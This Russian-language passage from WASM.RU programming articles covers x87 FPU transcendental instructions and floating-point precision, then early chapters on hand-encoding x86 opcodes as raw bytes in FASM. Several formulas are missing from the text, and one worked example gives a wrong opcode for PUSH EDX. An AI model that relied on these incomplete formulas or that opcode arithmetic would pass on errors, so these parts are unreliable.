 jnc Fortran_Proc+22h (00401032)
 @@:
 ;; Если a >= b!!!
```

Ещё немного фантазии и вы без труда научитесь сравнивать с экзотическими видами чисел, учитывать операнды не-числа и другие случаи.
Хочется лишь напомнить, что, начиная с модели P6, вы можете писать код:

```
fcomp b
 fnstsw ax
 sahf
```

как

```
fcomip b
```

Макросолюбы сразу возьмут такой случай во внимание, и тут же напишут макрос. Говорить о том, что команда fcomi лучше fcom не приходиться, так как программисту должно быть это понятным.

6 Функции и математические абстракции

К элементарным трансцендентным функциям относятся:

1. Тригонометрические (sin, cos, tg…)
2. Обратные тригонометрические (arcsin, arccos, arctg…)
3. Логарифмические функции (log2, lg, ln)
4. Показательные функции (x^y, 2^y, 10^x, e^x)
5. Гиперболические функции (sh, ch, th, …)
6. Обратные гиперболические (arcsh, arch, arcth…)

FPU не реализует их все. Это было бы крайне неразумно. А поэтому в нём представлены только основные с немногим функции, которые необходимы для вычисления всех остальных возможных. Мы рассмотрим набор инструкций, появившихся начиная с 80387. Иначе автор делает нужную оговорку о модели процессора.

6.1 Трансцендентные функции

Инструкция	Функция	Описание
FSIN	Sin(st(0))	Синус числа, находящегося в st(0). Операнд считается заданным в радианах, и имеет пределы 2^63 и -2^63. Если операнд выходит за эти пределы, флаг C2 = 1, а st(0) не изменяется.
FCOS	Cos(st(0))	Косинус числа. (Замечания аналогичны)
FSINCOS	st(1) = Sin(st(0)); st(0) = cos(st(0))	Косинус и синус числа (в одном флаконе :))
FPTAN	Tan(st(0))	Тангенс числа в st(0). Вычисляет тангенс. Результат помещает в st(0), после чего помещает 1 в стек, так что: St(0) = 1, st(1) = tan(st(0)).
FPATAN	Atan(st(1)/st(0))	Вычисляет арктангенс числа st(1)/st(0). Результат записывается в st(1), а st(0) выталкивается. Результат имеет знак st(1), и меньше числа PI по абсолютной величине.
F2XM1	2^st(0)-1	Значение st(0) лежит интервале (-1,1)
FYL2X	y*log2(x)	Вычисляет st(1)*log2(st(0)). Результат размещается в st(1), а st(0) выталкивается из стека. При этом st(0)>0, если st(0) = 0, тогда результат (ZM = 1) равен бесконечности со знаком обратным st(1).
FYL2XP1	y*log2(x+1)	Вычисляет st(1)*log2(st(0)+1). St(1) равен результату, после чего st(0) выталкивается из стека. При этом первоначальный st(0) принадлежит (-a,a), где a = 1-1/SQRT(2). Наличие этой команды обусловлено тем, что она даёт большую точность, чем FYL2X для суммы st(0)+1 для чисел близких к нулю.

Вы, наверное, заметили, что все функции имеют свой особый диапазон вычислений. Для тригонометрических – это (2^64,-2^64). И естественно ставится закономерный вопрос о том, что всё это надо как-то учитывать. Хорошо, если переменная REAL(4), тогда, например можно не беспокоится о выходе за пределы. Однако во всех других случаях, когда такой уверенности нет, придётся использовать привидение значения st(0) к необходимому.

Как правило, в практических физических, технических задачах (не математических), значение угла не выходит за рамки осмысления, исключая некоторые особые случаи циклических процессов. Программист всегда должен избегать лишнего кода приведения.

На то есть много хитростей, которые зависят от задачи. Например, если вы рассматриваете функцию y = f(x), где x – это угол, который «наматывается» чем-либо, для вычисления функции вы

можете хранить число «намоток» и «чистый» угол без их учёта. Таким образом, для тригонометрических функций у вас есть гарантированная величина угла, а x – это всего лишь произведения «чистого» угла и количества «намоток».

Подобный приём раздельного учёта угла и количества полных кругов возможен в циклических задачах, однако, тем не менее, не употребляется в других случаях. Ну что ж, всё в ваших руках.
Другая особенность тригонометрических функций – это использования или градусов или радиан. Практически в большинстве задач, использование градусов обусловлено только удобством для человека. Поэтому чтобы убрать эту проблему, достаточно преобразовать при компиляции радианы в градусы. Однако всё-таки есть много случаев, когда содержимое переменной угол используется как в градусах, так в радианах. Здесь стоит думать, как поступить: хранить переменную в радианах, а переводить в градусы – или наоборот? Что легче? Это зависит от того, что чаще.

Из всего набора инструкций, программисты чаще всего удивляются особенностям инструкций показательных и логарифмических функций. Совершенно непонятно зачем понадобилась такая функция 2st(0)-1 в виде инструкции F2XM1. Да ещё с такими жёсткими ограничениями для st(0) (-1,1). Ответ на первый вопрос кроется в повышении точности вычислений. Об этом мы ещё более подробно поговорим в разделе 7. А пока скажем лишь, что эта команда позволяет избежать большой потери точности, когда x близок к нулю. Ответ на второй вопрос кроется в разделе 6.2.


С той же целью введены подобные инструкции, позволяющие получать другие стандартные функции наиболее оптимально.

6.2 Получения основных функций

Здесь приведены формулы для вычисления базовых функций при помощи FPU инструкций.

6.2.1 Обратные тригонометрические функции

Здесь везде sign(x) есть функция, возвращающая знак аргумента x.



6.2.2 Логарифмические функции

Log2(x) = FYL2X(x);
Loge(x) = loge(2)*log2(x) = FYL2X(loge(2), x) = FYL2X (FLDLN2, x)
Log10(x) = log10(2)*log2(x) = FYL2X(log10(2), x) = FYL2X (FLDLG2, x)

6.2.3 Формулы для гиперболических и обратных гиперболических функций



;



;



Arsh(x) = [sign(x)]*[loge(2)]*log2(1+z) = FYL2XP1(sign(x)*FLDLN2,z)

Где

Arch(x) = [loge(2)]*log2(1+z) = FYL2XP1(FLDLN2,z)

Где

Arcth(x) = [sign(x)]*[loge(2)]*log2(1+z) = FYL2XP1(sign(x) * FLDLN2 ,z)

Где

6.2.4 Формулы для показательных функций

2x = (2x-1)+1 = F2XM1(x)+1

= 1+F2XM1(x*log2(e)) = 1+ F2XM1(x*FLDL2E)

= 1+F2XM1(x*log2(10)) = 1+ F2XM1(x*FLDL2T)

= 1+F2XM1(y*log2(x)) = 1+ F2XM1(FYL2X(y,x))

Теперь ещё немного усилий и вы будете иметь полную библиотеку функций, ничем не уступающей встроенной библиотеке Фортрана. А её создание станет хорошей тренировкой и закреплением всего материала этой статьи. Но перед тем как подытожит, мы рассмотрим чрезвычайно важный вопрос, который обязан изменить Ваше мировоззрение программиста при оптимизации FPU кода.

7 Вопросы точности и округления

После выхода первой части данной статьи, один из читателей написал в редакцию замечание, что точности и так достаточно, и что если это не так – значит вы плохой программист. Точно? Достаточно? Инженеры Интел (один из них) мотивировали размер мантиссы числа REAL(10) как достаточного для соблюдения точности при операции возведения в степень ух. Об этом было написано в первой части. Точность!!! Так как точность зависит именно от размера мантиссы, а не размера порядка. Нужно сказать, что на адрес редакции пришёл и такой комментарий: «Какая разница между числами с фиксированной и плавающей запятой…». Разница принципиальная, так как в первом случае количество бит на целую и дробную часть фиксированы, а в другом случае число не делиться на части, и представляет собой мантиссу. Как мы видим, числа с фиксированной запятой не подвержены тем всем проблемам, которые будут описаны далее. Но для начала, посмотрим на мир глазами вычислительной математики.

7.1 Основы вычислительной математики

Абсолютная погрешность некоторого числа равна разности между его истинным значением X и приближённым значением X*, полученным в результате вычислений.

Относительная погрешность – это отношение абсолютной погрешности к приближённому значению числа:

Обычно истинное значение величины X, как правило, не известно, поэтому находят такую абсолютную погрешность , чтобы гарантировать выполнение неравенства:

Или говоря проще, при вычислениях контролируется заданное значение относительной погрешности, и вычисления прекращаются, как только будет достигнуто её необходимое значение, которое равно или меньшее заданного.

Правила вычисления погрешностей при операциях:

1. При сложении/вычитании чисел относительная погрешность результата равна максимальной относительной погрешности из двух. ( ) ( )
2. При умножении и делении чисел относительная погрешность равна сумме относительных погрешностей составляющих. ( )

3. При возведении в степень относительная погрешность есть произведение погрешностей показателя и основания. $\{\ \}$

Те погрешности и зависимости, которые только что были рассмотрены здесь, отражают тот факт, что у некоторого числа x количество разрядов после запятой фиксировано, что и наблюдается в программировании. Мы считаем, что при всех вычислениях у нас всегда есть дробная часть до определённого знака.

Но для чисел с плавающей точкой это совершенно не так. Рассмотрим такую модель.
Пусть мы имеем машину, которая представляет все числа четырьмя разрядами и степенью. При этом нормализованным числом называется такое число, записанное в форме:

0.xxxx*10n

Сравните это определение в вычислительной математики с определением нормализованного числа в FPU. Принципиально они похожи. Рассмотрим примеры:

1234 = 0.1234*104, 12.23 = 0.1223*102.

Таким образом, потеря точности, уже зависит не только от погрешности вычислений FPU, округления результатов, она напрямую зависит от порядка взаимодействующих чисел. Если мы говорим, что нам нужна точность до 3-его знака после запятой, то замете, что число 0.1234*104, вообще не содержит чисел после запятой. Это значит, что любые операции с таким числом приведут к потери точности на несколько порядков превышающую заданную. Классическим примером, который демонстрирует данную ситуацию, является пример вычитания чисел близких по значению.
0.1234*104 - 0.1233*104 = 0.1*101
Даже при том условии, что эти числа получены с точностью до 3-его знака после запятой, их разность имеет точность до 1. Более подробный пример будет рассмотрен далее.
Здесь и далее будет действовать один единый принцип потери точности. Хотя он только подразумевается, его осознание важнее знания самих случаев.

Потеря точности в операциях для чисел с плавающей запятой обусловлена резким переходом порядка из одного значения к другому.

Говоря более простым языком. Чем больше разница порядка исходных чисел между собой, или результата и исходных чисел, тем больше потеря точности.

Замете, что такая потеря точности не зависит от диапазона представления чисел, а от размера мантиссы. Чем мантисса больше, тем большими могут быть перепады порядков между числами, обеспечивая некоторую заданную точность.

Вот вам ещё одна причина, производить ответственные расчёты с числами расширенной точности и по возможности в регистрах FPU!!! Программист всегда должен помнить, что выше показанные потери точности могут понижать на порядок точность, ожидаемую вами.

7.2 Основные принципы ситуаций потери точности

Перед тем как рассмотреть методы увеличения точности, мы разберёмся в базовых ситуациях, обуславливающих потерю точности результатов. Их несколько.

1. Вычитание близких по значению чисел
2. Операции сложения/вычитания большого и маленького числа
3. Антипереполнение
4. Переполнение

Как уже было сказано, потеря точности обусловлена «съеданием» младших разрядов меньшего числа, большим числом. Особенно интересно то, что такому недугу не подвержена операция умножения/деления.

При выполнении арифметических операций с числами, имеющими большую разницу в порядке, младшие разряды меньшего числа безвозвратно теряются. Это приносит большой урон в математических выражениях, образовывает трудно обнаружимые ошибки, и просто портит нервы программисту. Последнее особенно важно.

Всё вышесказанное заставляет обратить внимание на операции сложения/вычитания.
Нужно, например, отметить, что сам по себе первый случай вычитания близких по значению чисел не приносит урона точности. Его урон косвенный. В одном контексте – он велик, в другом – не больше погрешности вычислений. Так в каком случае? Например, если вы рассматриваете x и y, как числа с точностью до 3-его знака, а диапазон этих чисел велик, и происходит вычитание y и x имеющих большие значения, полученные в результате определённых преобразований, то результат может быть трактован как «точный» (в неком смысле) только в том случае, если далее он нигде не используется. Иначе мы имеем проблемы.

Второй случай должен быть очевиден пользователю, его легко смоделировать и показать, насколько велика потеря точности в операциях сложения/вычитания чисел с большой разницей порядка. Большее число буквально съедает меньшее. И снова это не приносит большого вреда, если результат есть конечный. И наоборот – самые не предсказуемые последствия в противном случае.

Случаи переполнения и антипереполнения (возникновения нуля) характерны для операций возведения в степень, умножения чисел.

В случае переполнения речь идёт о превышении границы отображения числа в FPU. Читатель заметит: «Ну, раз переполнение, что ж тогда….». Дело в том, что многие математические выражения, результат которых оказывается в пределе пространства FPU чисел, имеют промежуточные результаты, которые выходят за этот интервал.

Особое место в потери точности играют операции возведения в степень, и умножения. Выше было сказано, что сами по себе эти операции не вызывают потери точности, которая превышает точность самих вычисления. Однако они имеют косвенное значение.

Если мы вспомним ГЛАВНЫЙ принцип потери точности, то поймём, что любая операция, повышающая порядок числа, вызывает потерю точности. И эта потеря будет тем больше, чем больше изменения порядков.

Совершенно ясно, что такую ситуацию следует избегать как:

или

Это, возможно, достичь путём математических преобразований над выражениями. И что самое интересное – на точность результата не влияет потеря точности от отбрасывания разрядов после запятой, если этот результат конечный.

А теперь проанализируем наши размышления и выявим один единственный принцип по борьбе с потерей точности:

> **При проведении вычислений следует стремиться так группировать вычисления, чтобы диапазон изменения порядка промежуточных чисел, участвующих в вычислениях, находился в определённых пределах.**

Будем называть такой диапазон порядка – безопасным диапазоном порядка.
Безопасный диапазон порядка зависит от:

1. Размера мантиссы
2. Целевой точности, которая должна быть обеспеченна

С этого момента читатель должен понять некоторые высказывания сделанные в предыдущей части статьи. Вспомните, как можно мотивировать размер мантиссы чисел расширенной точности? А теперь подумайте, какая потеря точности должна возникнуть при операции возведения числа в степень n? Если вообразить процесс получения числа как операцию побитового смещения мантиссы на величину поля порядка, то можно сказать, что увеличение значения порядка на 1, приводит к потере 1 бита в мантиссе.

Ну, как? Теперь Вам уже не кажется, что формат расширенной точности столь необъятный? Автор напугал вас? Думаю, что бояться не стоит:

1. Даже для формата двойной точности у вас есть 12 бит разницы с форматом расширенной точности.
2. Не забывайте, что если требуется точность до n-ого знака после запятой, вам не важна потеря точности в более младших разрядах.

И всё-таки следует быть осторожным, и помнить, что именно «съедание» бит приводит к необъяснимым результатам в одной и той же задаче, которая вроде бы написана правильно, но считает «когда как».

7.3 Методы и способы увеличения точности

Для закрепления материала мы рассмотрим несколько ситуаций с потерей точности от «съедания» бит, и способы их разрешения.

Пусть b >> 4ac, тогда SQRT(D) по модулю приближённо равно b. Таким образом, мы можем иметь случай, когда –b+b = 0, значит x1 = 0, что не есть решение задачи. Преобразуем выражение для x1:



Где было сложно? Правда? Зато проблема решена.

7.3.2 Порядок сложения/вычитания чисел

Несмотря на то, что все мы учим с первого класса: «при смене мест слагаемых сумма не изменяется», теперь пришло время опровергнуть это утверждение.
Пусть мы имеем 4-значное представление числа в машине (см. выше). Пусть мы имеем такую сумму:
S = 0.2764 + 0.3944 + 1.475 + 26.46 + 1364.
Теперь просчитайте эту сумму первый раз. При этом, считая, что у вас есть только четыре разряда, и производя округление результатов.
И второй раз, но задом наперёд. Ну что? Помните как фокусе 2 = 0? :).
Вывод: При операциях сложении чисел одного знака суммирование следует вести в порядке возрастания их величин.

Пусть мы имеем такое выражение: x–x+y. Пусть мы имеем дело с числами одинарной точности (max(10^(37))). Совершенно ясно, что это выражение равно y. Если x = 10^30, а y = 10^(-30), то в случае:
1. x – x + y = y; 10^30 – 10^3 + 10^(-30) = 10^(-30)
2. x – (x + y) = 0; 10^30 – (10^30 + 10^(-30)) = 10^30 – 10^30 = 0
Как видно этот пример так же попадает под наш общий принцип.

7.3.3 Случай переполнения (антипереполнения)

Очень сложно вообразить, что в технических расчётах могут встретиться такие числа как 10^4932 (для чисел расширенной точности), или даже 10^308 (для двойной). И, тем не менее, стоит помнить о случае переполнения. Пример.

Пусть нужно найти длину вектора

- если имеется хоть один xi , который близок к нулю, но ещё может быть представлен в формате нормализованного числа, то, будучи возведенным, в квадрат такое число, может «превратиться» в нуль. В крайнем случае, при всех xi близких к нулю мы можем получить, что |x| = 0.

Подобная ситуация возникает, если хоть одно xi достаточно велико, чтобы его квадрат не мог быть представлен в формате такой-то точности.

Разрешить проблему можно, если разделить и умножить выражение на квадрат максимального xi. Тогда имеем:



7.3.4 Случай близкого результата

Пусть у нам есть функция y(x) = B, где B – это какое-то выражение.

Пусть отклонение множества значений функции y(x) от некоторого значения y = a = 1, пренебрежимо мало и близко к единице. В этом случае при попытке поиска корня уравнения мы будем иметь первый случайный результат, который не обязательно соответствует истинному. Решить данную проблему можно следующими способами:

1. Масштабирование – умножить выражение B на масштабный коэффициент.
2. Написать логарифмическое уравнение.
Log(1-y(x)) = log(1-B).

Замете особенность – 1-x!!! Что увеличивает точность вычислений. Теперь это должно быть ясным для вас, как и то, почему некоторые инструкции FPU выдают результат именно как 1-x!!!
Приятно осознавать, что нет ничего такого, что было бы случайностью.

8 Функции, использующие FPU

А на последок мы скажем несколько слов о построении функций работающих с FPU. Вообще говоря, вы можете найти описание конвенций вызова без особого труда. Поэтому заметки автора коснутся только того случая, когда вы будете писать функции исключительно на ассемблере и для ассемблера.

Функции, используемые FPU можно разложить на следующие виды:

1. Подпрограммы
2. Мини-функции
3. Рабочие функции-преобразователи
4. Рабочие функции
5. Контекстно-зависимые функции

По виду работы:

1. С конечным числом аргументов
2. Со структурами
3. С массивами
4. Контекстные

Немного по каждому виду:

• Подпрограммы предполагают большой участок кода, использующий FPU, поэтому имеет смысл выполнять передачу аргументов в стеке, и лишь при небольшом их числе в самом FPU. Как правило, подпрограмма, возвращающая одно значение, помещает ответ в st(0), предварительно очистив все регистры FPU.
• Мини-функции, как правило, принимают аргумент в стеке FPU st(0), и возвращают результат в нём же. При этом содержание FPU может меняться. (Функции затирают st(1) и st(2) и не освобождают их)
• Рабочие функции-преобразователи так же принимают, как правило, один аргумент, но часто в стеке, а результат помещается в st(0). Состояние FPU при этом сохраняется (кроме st(0))
• Рабочие функции ведут себя подобно функциям преобразователям, очищают FPU от своих промежуточных результатов, но принимают аргументы не только в стеке.
• Контекстно-зависимые функции (как и многие другие не возможные в ЯВУ), работаю с st(0) и текущим состоянием регистров FPU. Ничего не очищаю, и не заботятся о сохранении значений стека FPU и его состояния.
• Различные виды функций используются каждая для своих характерных задач. Способ вызова и работы функции выбирается в зависимости от:
1. Частоты вызова функции
2. Функциональной завершённости (вспомогательная или совершенная функция)
3. Метода представления результатов и аргументов

• **Совершенной** называется такая функция, которая реализует независимый, самостоятельный участок работы. (Например, root2(a,b,c) – нахождения корней квадратного уравнения).
• **Вспомогательной** называется функция, которая может использоваться только в определённом контексте, и для определённой системы кода.

(Мы ещё вернёмся к Совершенным и Вспомогательным функциям в следующих выпусках)

Замечательность ассемблера состоит именно в том, что программист обладает возможностью найти красивый и правильный способ вызова функции, при котором будет достигнуто оптимальное распределение между функциональностью кода и качеством использования (скорость + размер).

9 Заключение

Ну, вот и закончилось моё введение в мир FPU…. Но ода ещё слышна. Автор пытался написать именно тот материал, которого не хватало ему самому при изучении FPU кодинга. Возможно, он что-то упустил, а что-то не досказал. Всё остальное вы сможете найти в мануалах, посвящённых архитектуре и функционированию FPU.

Автор надеться, что ему удалось не просто поговорить про FPU, а и предложить определённый тип мышления, сконцентрировать внимание на «истинно важных вещах», не тратить время на несущественные детали.

Я уверен, что умение «мыслить нужным образом» ценнее всех знаний мира, вместе взятых.
Если у вас возникли трудности, которых вы не ожидали, пишите мне EdmondXASM@mail.ru, и мы встретимся снова…. А пока… пока будем ждать продолжения.

Заклинание кода: Алеф

Автор: Aquila / WASM.RU

Дата: 2002-12-02

В наши дни искусство заклинания кода уже не пользуется большой популярностью, хотя в стародавние времена оно ценилось весьма высоко. Сейчас мОлодежь не очень-то интересуется старыми секретами, хотя так же рьяно, как и предыдущие поколения, ищет Силу. К сожалению, большинство неофитов кодерской магии отдаёт предпочтение дарам Баала и его сомнительным наукам: визуальным основам, острому си и тому подобной бесовщине. Но за внешним блеском прячется не могущество и свобода, а бессилие и оковы. Немногие из тех, кто достигает высот в этом мракобесии, ограничены вратами Баала, которые, как известно, ведут только в одно место: в геену огненную.

В поисках Силу некоторые попадают в ловушку ксакепианства. Это модное учение набрало популярность в прошлом веке, и в ряды этого движения направляют свои стопы многие молодые люди, привлечённые мнимой легкостью и иллюзорными возможностями. "Обрети Силу за 15 минут!" - вот лозунг их лжепророков. Но они забыли старую пословицу, которая гласит: "без труда не вытянешь Левиафана из пруда". Вооружившись артефактами древности и современности, последователи ксакепианства потокают собственному тщеславию и мании величия, не замечая, что, по сути, остаются на том же уровне, на котором были прежде.

Заклинание кода - одна из немногих наук, которые дают своим адептам истинное могущество и власть над битами и байтами, составляющим основы виртуального мироздания. В данном фолианте я попытался рассказать об этой чудесной дисциплине. У иного нетерпеливого читателя может возникнуть вопрос: "Что же такое заклинание кода?", который он и поспешит задать. В былые времена мастер просто хорошенько бы двинул наглеца 2х скоростным внешним CD-ROM'ом по лбу, но времена меняются, и сейчас правильнее дать на поставленный вопрос прямой ответ.

Заклинание кода - наука, позволяющая напрямую контролировать машинный код и создавать его из имеющихся в наличии байт. Заклинатели демонов, равно как и их противники - создатели антидемонских программ, а также создатели защит, взломщики кода и многие другие - издавна практиковались в заклинании кода, в искусстве программирования без лишних посредников.

Чтобы научиться заклинать код, нам понадобятся три вещи - ассемблер, Книга Двойных Слов и собственное намерение. Без последнего ничего не выйдет, даже если будут первые два в сколь угодно большом количестве.

В настоящее время существует несколько ассемблеров. Многие пользуются TASM (любимый ассемблер заклинателей демонов), многие - MASM (хотя на нём и стоит печать Баала). Но мы остановим свой взор на FASM, так как он до сих пор поддерживается и развивается, к тому же он компактен и быстр, не в пример раздутым чудовищам современности. Найти FASM можно в пристанище его автора в Междусети (http://fasm.sf.net).

Я надеюсь, что вы незамедлительно скачаете этот замечательный ассемблер и установите его туда, куда вам будет удобно (и хорошо). Его синтаксис несколько отличается от синтаксиса TASM и MASM и больше похож на язык NASM, который, к сожалению, уже не развивается в наши дни, хотя баалоподобные языки плодятся как воины Язона, после того, как последний засеял поле зубами дракона. Важное отличие языка FASM от языков TASM и MASM в том, что использование метки или имени переменной в инструкциях означает использование адреса, а для обращения к значению, находящемуся по этому адресу в памяти, необходимо заключить имя в квадратные скобки - тогда как в MASM, и в TASM в режиме совместимости с MASM, имя переменной (но не имени константы!) без скобок также означает обращение к памяти, а для получения адреса необходимо использовать

слово offset. Пример:

```
mov eax,var
```

В MASM в eax после выполнения данной инструкции окажется значение переменной var, а в FASM в eax будет помещён адрес этой переменной. А чтобы в eax оказалось значение переменной var, нужно написать

```
mov eax,[var]
```

Также у FASM свой макроязык, простой, но достаточно мощный. Я советую вам изучить примеры, прилагающиеся к этому ассемблеру.

Книга Двойных Слов так же известна как "IA-32 Intel' Architecture Software Developer's Manual" и представляет собой три огромных фолианта от 400 до 1000 страниц каждый. Все три тома свободно доступны в пристанище интеловских гномов в Междусети (http://www.intel.com) в разделе для разработчиков.

К сожалению, интеловские гномы родом из бывших колоний туманного Альбиона, а посему Книга Двойных Слов полностью на английском. Впрочем, даже если вы плохо знаете этот язык, не отчаивайтесь. В последующих главах я дам пояснения, которые помогут извлекать из Книги Двойных Слов необходимые для заклинания кода сведения.

Наконец, намерение вы можете обрести только в самих себе. Однако, чтобы вам было проще это сделать, я дам вам адреса некоторых пристанищ, в которых можно найти необходимые знания:

http://www.mageguild.by.ru http://www.dreamhackers.narod.ru http://www.magictower.ru В следующей главе "Бет" я расскажу вам о простейшем заклинании - заклинании инструкции NOP.

Заклинание кода: Бет

Автор: Aquila / WASM.RU

Дата: 2002-12-03

В апокрифических преданиях говорится, что сам Баал был не против побаловаться на досуге ассемблером, пока не написал на нём свой Бейсик. Так почему бы и нам этим не заняться?

В прошлой главе данного фолианта я обещал рассказать вам о том, как заклинать инструкцию NOP. Это просто и может это сделать любой, владеющий основами ассемблера. Но для начала вы должны узнать, что такое опкод. На самом деле я уверен, что почти любой из взявшихся за изучение заклинания кода знает, что это такое, но, тем не менее, поведаю это на случай, если кому-то это неизвестно.

Как вам должно быть известно, ассемблеры переводят инструкции из понятной и запоминающейся (мнемонической) человеку формы в форму, понятную ЭВМ - в машинный код. Инструкции в машинном коде имеют определенный формат и состоят из нескольких полей, главным из которых является опкод - код операции. А некоторые, простые инструкции, состоят только из опкода и других полей у них нет.

Одной из таких инструкций является NOP. Её опкод - 90h. У этой инструкции нет параметров, поэтому знания её опкода достаточно для заклинания. Вот пример программы:

```
format PE console
entry start

include '..\..\include\kernel.inc'
include '..\..\include\user.inc'
include '..\..\include\macro\stdcall.inc'
include '..\..\include\macro\import.inc'

section '.code' code executable readable

start:

        db      90h     ; nop

        invoke  ExitProcess,0

section '.idata' import data readable writeable

                library kernel32,'kernel32.dll'
kernel32:       import  ExitProcess,'ExitProcess'
```

Надеюсь, у читателей этой главы, новоявленных заклинателей, не возникнет вопроса, почему эта программа ничего не делает. А для тех, у кого возникнет, поясняю: инструкция NOP ничего не делает (отсюда и её мнемноника - No OPerations). Если быть более точным, то NOP имеет тот же опкод, что и инструкция XCHG EAX,EAX, однако результат (отсутствие изменений) от этого не меняется.

Но NOP - это не очень интересно. Безусловно, поначалу заклинание внушает, однако на практике оно не очень полезно. Было бы неплохо, если бы мы могли заклинать что-нибудь более полезное - например, увеличивать или уменьшать значение в eax на 1.

Это возможно. Для этого есть мнемоники INC (INCrement) и DEC (DECrement). Опкод INC EAX - 40h, опкод DEC EAX - 48h. Далее я приведу текст программы, в которой в eax кладётся число 10, затем содержимое eax увеличивается на 1 пять раз, потом - трижды уменьшается на 1. Используя абак несложно посчитать, что в результате должно получиться 12. Это число мы отобразим с помощью MessageBox.

```
format PE console
entry start

include '..\..\include\kernel.inc'
include '..\..\include\user.inc'
include '..\..\include\macro\stdcall.inc'
include '..\..\include\macro\import.inc'

section '.data' data writeable readable

_d      db '%d',0

section '.code' code executable readable

start:

        mov     eax,10
        db      40h     ; inc eax
        db      40h     ; inc eax
        db      40h     ; inc eax
        db      40h     ; inc eax
        db      40h     ; inc eax
        db      48h     ; dec eax
        db      48h     ; dec eax
        db      48h     ; dec eax

        push    eax
        push    _d
        call    [printf]
        add     esp,8

        invoke  ExitProcess,0

section '.idata' import data readable writeable

                library kernel32,'kernel32.dll',\
                        msvcrt,'msvcrt.dll'
kernel32:       import  ExitProcess,'ExitProcess'
msvcrt:         import  printf,'printf'
```

Скомпилировав и запустив программу можно убедиться, что в результате получается 12. Наше заклинание верно и ошибок нет. На досуге можете поэкспериментировать с PUSH EAX (опкод 50h) и POP EAX (опкод 58h).

Однако этого вам может показаться мало. Возможно, вы захотите сделать заклинание PUSH EBX или даже INC EDX - и это вполне вам по силам! Я дам вам общую формулу для этих инструкций, когда операндом является регистр (именно регистр, а не ячейка памяти, причём 32-х битный!). Общая формула такова:

Базовый опкод + номер регистра

Базовые опкоды:

- INC - 40h
- DEC - 48h
- PUSH - 50h
- POP - 58

Номера регистров:

- EAX - 0
- ECX - 1
- EDX - 2
- EBX - 3
- ESP - 4
- EBP - 5

• ESI - 6
• EDI - 7

Используя эту формулу легко вычислить, например, опкод PUSH EDX: 48h+2=4Ah. Я рекомендую потренироваться в составление простых заклинаний на основе приведённых выше.

Довольно практики, перейдём к теоретическим вопросам. Какой длины может быть опкод? Для процессоров семейств x86 он может быть длиной до 3 байт. Также, под опкод может использоваться часть байта ModR/M, о котором будет рассказано в следующих главах.

Да, инструкции могут различаться по размеру. А в некоторых процессорах с другой архитектурой инструкции имеют фиксированную длину. Почему же в x86 это не так? Согласно легенде, когда интеловские гномы добывали руду для первых процессоров, они ещё не умели дробить руду на одинаковые по размеру инструкции. Знание же и умение делать это пришло позже. Но и после этого интеловские гномы продолжали дробить руду на разноразмерные инструкции, поскольку они умели это делать хорошо, а их изделия знали и использовали уже многие.

Также я хотел рассмотреть, зачем понадобилось делать отдельный мнемоник для XCHG EAX,EAX - NOP. Причина, несомненно, в метафизическом смысле числа 90h. В каком-то смысле девятка (как утроенная триада) символизирует Инь и Янь, а ноль среди своих прочих значений символизирует Абсолют. Внесение такого мощного магического слова в ассемблер укрепило положение x86 на астральном плане.

В следущей главе мы попытаемся поместить в EAX единицу. Более того, наша попытка окажется успешной! :)

Заклинание кода: Гимель

Автор: Aquila / WASM.RU

Дата: 2002-12-04

Если взглянуть на типичную программу на ассемблере, то можно заметить, что некоторых инструкций там больше, чем других. Одна из таких инструкций MOV. Эта инструкция отвечает за копирование информации - например, значения ячейки памяти в регистр.

К примеру, мы хотим поместить в EAX число 1. Сделать это просто, нужный опкод в данном случае 0B8h. А как задаётся число, которое надо поместить в регистр? Над этой проблемой билось не одно поколение заклинателей кода, но затем один из них, расшифровав письмена в Книге Двойных Слов, рассказал, что нужное число просто помещается сразу после опкода. То есть заклинание выглядит следующим образом:

```
        db      0B8h    ; mov eax,1
        dd      1
```

Обратите внимание: единица вставлена с помощью директивы dd, а в результате это будет последовательность байт 1,0,0,0. Также обратите внимание, что в последовательности байт единица идёт вначале. Это потому, что в архитектуре процессоров семейства x86 байты слов и двойных слов располагаются от младшего к старшему, а единица, безусловно, находится в младшем байте. Таким образом, я могу переписать вышеприведённое заклинание так:

```
        db      0B8h    ; mov eax, 1
        db      1,0,0,0
```

Оба заклинания делают одно и то же, но я привел их оба, чтобы вы лучше представляли себе, как они устроены на уровне байт. А вместо единицы можно подставить любое 32-битное число.

А что делать, если нужно поместить какое-либо число не в EAX, а в EDI? Данный опкод повинуется правилу, о котором было рассказано в предыдущей главе: к базовому опкоду (0B8h) следует прибавить номер регистра (номер EDI - 7). Это даёт 0B8h+7=0BFh. Давайте проверим это на примере простого заклинания:

```
format PE console
entry start

include '..\..\include\kernel.inc'
include '..\..\include\user.inc'
include '..\..\include\macro\stdcall.inc'
include '..\..\include\macro\import.inc'

section '.data' data writeable readable

_d      db '%d',0

section '.code' code executable readable

start:

        db      0BFh    ; mov edi,100
        dd      100

        push    edi
        push    _d
        call    [printf]
        add     esp,8

        invoke  ExitProcess,0

section '.idata' import data readable writeable
                library kernel32,'kernel32.dll',\
```

```
                        msvcrt,'msvcrt.dll'
kernel32:       import  ExitProcess,'ExitProcess'
msvcrt:         import  printf,'printf'
```

Компиляция и последующий запуск программы должны показать, что заклинание работает.

Конечно, заклинатель кода, овладевший копированием числа в регистры общего назначения, может захотеть большего: копирования содержимого регистра в регистр или, чего гляди, регистра в память. Это, разумеется, возможно, но прежде необходимо усвоить несколько вещей.

В языке ассемблера для копирования непосредственного значения (оно же константа, оно же литерал) в регистр, как и содержимого регистра в другой регистр или в память, применяется одна мнемоника - MOV. В тоже время эти варианты имеют разные опкоды. К этому моменту вы уже должны были это подозревать, но теперь, когда я прямо сказал об этом, возможно, волосы на вашей голове (и прочих частях тела) встали дыбом. Или, по меньшей мере, зашевелились. К сожалению (а может и к счастью), это так (не то, что волосы зашевелились, а то, что опкоды разные). Причем зачастую к этим опкодам применяются разные правила.

